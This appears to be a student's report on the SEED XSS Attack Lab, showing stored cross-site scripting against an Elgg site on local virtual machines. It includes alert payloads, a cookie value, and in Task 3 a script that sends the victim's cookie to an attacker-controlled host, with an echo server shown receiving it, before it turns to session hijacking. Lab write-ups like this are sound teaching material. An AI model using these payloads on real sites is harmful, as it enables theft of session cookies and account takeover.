
Project 4 XSS Attack Lab

Yang Guo yguo3@clemson.edu

Task 1: Posting a Malicious Message to Display an Alert Window

Edit Boby's profile and write script sentence in the Brief description are.




My display name: Boby

Brief description: <script>alert('XSS attack!')</script>

Public


Log in as Alice.



Username or email: alice


Password: •••••••••

Open Boby's profile web page, you can see the result as below. It shows that the JS code has been embedded into the webpage.



Task 2: Posting a Malicious Message to Display Cookies

Edit Boby's profile and write script sentence in the Location area.



Edit profile

My display name

Boby

About me

Word count: 1 p

Public


Brief description

Public

Location

<script>alert(document.cookie);</script>

Log in as Alice and check Boby's profile.



Members (5)

Samy


Charlie

Boby <script>alert(document.cookie);</script>

Alice

admin


You can see the alert pop up and display Alice's cookie.




```
Elgg=08gtmpr4hegsr1tjc86crng0i5
```

Task 3: Stealing Cookies from the Victim's Machine

Open 2 Virtual Machine. As you can see from below, One VM's ip is 192.168.158.128(we call this machine host 128), the other one is 192.168.158.129(we call this machine host 129).




```
[11/05/2016 20:20] seed@ubuntu:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:47:4e:39
          inet addr:192.168.158.128  Bcast:192.168.158.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe47:4e39/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:16501 errors:0 dropped:0 overruns:0 frame:0
          TX packets:5793 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:18762415 (18.7 MB)  TX bytes:440335 (440.3 KB)
          Interrupt:19 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:937 errors:0 dropped:0 overruns:0 frame:0
          TX packets:937 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:627307 (627.3 KB)  TX bytes:627307 (627.3 KB)

[11/05/2016 20:20] seed@ubuntu:~$ 
```



```
[11/05/2016 20:31] seed@ubuntu:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:f6:01:fa
          inet addr:192.168.158.129  Bcast:192.168.158.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fef6:1fa/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:4712 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2227 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:6092269 (6.0 MB)  TX bytes:185727 (185.7 KB)
          Interrupt:19 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:76 errors:0 dropped:0 overruns:0 frame:0
          TX packets:76 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:5384 (5.3 KB)  TX bytes:5384 (5.3 KB)

[11/05/2016 20:31] seed@ubuntu:~$ 
```

We assume host 129 is the attacker. So in host 128, we use Boby’s account to log in and edit his profile as below.



Edit profile

My display name: Boby

About me

Word count: 1 p

Public

Brief description


Public

Location

```
<script>document.write('<img src=http://192.168.158.129:5555?c=' + escape(document.cookie) + ' >');<
```

Public


After this, use Alice’s account to log in and open Boby’s profile.



Boby

Location:


Before we open Boby's profile, in host 129 we compile program echoserver and run it for listening. When we open Boby's profile, the script code begin to execute and send user's cookie to the attacker.



```
[11/05/2016 20:33] seed@ubuntu:~$ cd Downloads/
[11/05/2016 20:33] seed@ubuntu:~/Downloads$ cd echoserver/
[11/05/2016 20:33] seed@ubuntu:~/Downloads/echoserver$ ls
echoserv     echoserv.o  helper.h  Makefile
echoserv.c   helper.c    helper.o  README
[11/05/2016 20:33] seed@ubuntu:~/Downloads/echoserver$ ./echoserv 5555&
[1] 3853
[11/05/2016 20:33] seed@ubuntu:~/Downloads/echoserver$ telnet localhost 5555
Trying ::1...
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
^]
^]
GET /?c=Elgg%3D9bkbk21vhv4palfgfjvcce62u3 HTTP/1.1
^]
Connection closed by foreign host.
[11/05/2016 20:35] seed@ubuntu:~/Downloads/echoserver$ 
```


Task 4: Session Hijacking using the Stolen Cookies

We want to do the attack in another machine(host 129), so first we should modify hosts file in attacker's machine.



```
127.0.0.1       www.CSRFLabElgg.com
192.168.158.128 www.XSSLabElgg.com
127.0.0.1       www.SeedLabElgg.com
127.0.0.1       www.heartbleedlabelgg.com
127.0.0.1       www.WTLabElgg.com
```


After this, we observe the legitimate process of adding a friend in Elgg.



Alice is now a friend with Samy 4 minutes ago

